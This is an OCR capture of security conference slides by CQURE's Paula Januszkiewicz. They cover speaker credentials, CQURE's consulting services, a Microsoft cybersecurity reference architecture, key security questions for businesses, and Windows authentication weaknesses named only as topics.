Microsoft

TLV **Cloud Workshops**

Boost Yourself Up To The Cloud

Microsoft

Ultimate Hacking and Forensics Experience with CQURE for IT Pros

Paula Januszkiewicz

CQURE: CEO, Penetration Tester; Security Expert
CQURE Academy: Trainer
MVP: Enterprise Security, MCT, Microsoft Regional Director
www.cqureacademy.com
paula@cqure.us

CQURE CONSULTING

CQURE ACADEMY

@paulacqure
@CQUREAcademy

Featured TechEd 2012 Speakers

More featured speakers →

Wally Mead

John Craddock

TechEd Europe 2013

Learn. Co

Join us in Ma

Microsoft CQURE ACADEMY©

We are proud to announce that **Paula Januszkiewicz** was rated as **No 1 Speaker** at Microsoft **Ignite!!!**

May 4-8, 2015
Chicago, IL

black hat® USA 2017

JULY MANDALA

ATTEND | TRAININGS | BRIEFINGS | ARSENAL | FEATURES | SCHEDULE | SPECIAL EVE

SEE ALL PRESENTERS

SPEAKER

PAULA JANUSZKIEWICZ
CQURE INC.

Paula Januszkiewicz is a CEO and Founde
also an Enterprise Security MVP and a wo
Customers all around the world. She has
deep belief that positive thinking is key
extreme attention to details and confere

RENCE

全国际论坛
FOSEC Forum
HINA 2011

Where The World Talks Security

November 2 – 3
China World Hotel
Beijing, China

the adventures of alice & bob

Registration & Accommodation | Agenda & Sessions | Sponsors | Contact Us

Brad Anderson

Jon DeVaan

Mark Russinovich

Brian Keller

Paula Januszkiewicz

Mark Minasi

Jeffrey Snover

John Craddock

Scott Woodgate

Marcus Murray

Wednesday,November 2 | Thursday,November 3

General Sessions | Applications and Development | Cryptography and Architecture | Hackers and Threats | Mobile and Network Security | Trusted and Cloud Computing

Mark Kennedy
Symantec
Topic: Anti-Malware Industry... Cooperating. Are You Serious?

Samir Saklikar
Dennis Moreau
RSA, The Security Division of EMC
Topic: Big Data Techniques for Faster Critical Incident Response

Marc Bown
Trustwave
Topic: APAC Data Compromise Trends

Paula Januszkiewicz
CQURE
Topic: Password Secrets Revealed! All You Want to Know but Are Afraid to Ask

What does CQURE Team do?

Consulting services

→ **High quality penetration tests** with useful reports
Applications
Websites
External services (edge)
Internal services
+ configuration reviews

→ **Incident response** emergency services
– immediate reaction!

→ **Security architecture and design advisory**

→ Forensics investigation

→ Security awareness
For management and employees

Trainings

→ Security Awareness trainings for executives

→ CQURE Academy: over 40 advanced security trainings for IT Teams


→ Certificates and exams

→ Delivered all around the world only by a CQURE Team: training authors

info@cqure.us


We have the best security solutions...

...but the security landscape has changed.


DRAFT
Cybersecurity Reference Architecture
Vulnerability Management
Security Operations Center (SOC)
Incident Response
Investigation and Recovery
Logs & Analytics
Managed Security Provider
UEBA
Analytics
SIEM
ATA
OMS
Active Threat Detection
Hunting Teams
Enterprise Threat Detection
Internet of Things
80% + of employees admit using non-approved SaaS apps for work (Stratecast, December 2013)
Unmanaged & Mobile Clients
Software as a Service
Office 365
ASM
Lockbox
Identity & Access
Azure Active Directory
Conditional Access
Analytics & Reporting
AAD PIM
Multi-Factor Authentication
Hello for Business
MIM PAM
ATA
Active Directory
Admin Forest
Certification Authority (PKI)
Information Protection
Cloud App Security
Intune MDM/MAM
Azure Information Protection (AIP)
Classification
Labelling
Encryption
Rights Management
Document Tracking
Reporting
Endpoint DLP
Windows Information Protection
On Premises Datacenter(s)
NGFW
DLP
SSL Proxy
IPS
Office 365 ATP
Email Gateway
Anti-malware
Extranet
IaaS/Hoster
Express Route
Security Appliances
VPN
SIEM Integration
Microsoft Azure
Azure Security Center
Security Hygiene
Threat Detection
Azure Key Vault
Azure App Gateway
Azure Antimalware
Network Security Groups
SQL Encryption & Firewall
Disk & Storage Encryption
Enterprise Servers
Shielded VMs
VMs
VMs
Domain Controllers
Windows Server 2016 Security
Secure Boot, Nano Server, Just Enough Admin, Device Guard, Credential Guard, Remote Credential Guard, Hyper-V Containers, ...
VPN
Privileged Access Workstations
Sensitive Workloads
Managed Clients
IoT
Mac OS
Legacy Windows
Windows 10
EDR - Windows Defender ATP
EPP - Windows Defender
System Management + Patching - SCCM + Intune
Windows 10 Security
Secure Boot
Device Guard
Credential Guard
Remote Credential Guard
Windows Hello
WEF
Intranet
Nearly all customer breaches Microsoft's Incident Response team investigates involve credential theft
63% of confirmed data breaches involve weak, default, or stolen passwords (Verizon 2016 DBR)

Security Scopes

DEFENDING AGAINST MODERN SECURITY THREATS



The 11 key cyber security questions

1. Do we treat cyber security as a business or IT responsibility?
2. Do our security goals align with business priorities?
3. Have we identified and protected our most valuable processes and information?
4. Does our business culture support a secure cyber environment?
5. Do we have the basics right? (For example, access rights, software patching, vulnerability management and data leakage prevention.)
6. Do we focus on security compliance or security capability?
7. Are we certain our third-party partners are securing our most valuable information?
8. Do we regularly evaluate the effectiveness of our security?
9. Are we vigilant and do we monitor our systems and can we prevent breaches?
10. Do we have an organized plan for responding to a security breach?
11. Are we adequately resourced and insured?

Identity Pillar

Major Identity Challenges

- Identity system security is critical to all security assurances
- Attackers are actively targeting privileged access and identity systems
- Identity attacks like credential theft are difficult to detect and investigate
- Identity systems are complex and challenging to protect
- Individual accounts have large attack surface across devices and systems

Identity


Embraces identity as primary security perimeter and protects identity systems, admins, and credentials as top priorities

Securing Privileged Access

Securing Identities

A secure modern enterprise is resilient to threats

Aligned to business objectives and current threat environment



Identity
Embraces identity as primary security perimeter and protects identity systems, admins, and credentials as top priorities

Apps and Data
Aligns security investments with business priorities including identifying and securing communications, data, and applications

Infrastructure
Operates on modern platform and uses cloud intelligence to detect and remediate both vulnerabilities and attacks

Devices
Accesses assets from trusted devices with hardware security assurances, great user experience, and advanced threat detection

Windows Authentication Issues & Solutions

- On premise
- Cloud only
- Hybrid


Windows Authentication Issues & Solutions: On premise

- Windows Hello – secure?
- Pass the hash
- SMB Relay
- Kerberos 2-stage authentication

The Modern Enterprise

Admin Environment

3rd Party IaaS



Microsoft Azure

Office


Office 365

3rd Party SaaS


High Value Assets

On-Premises Datacenters

Branch Office



Intranet and Remote PCs




Mobile Devices

Customer and Partner Access

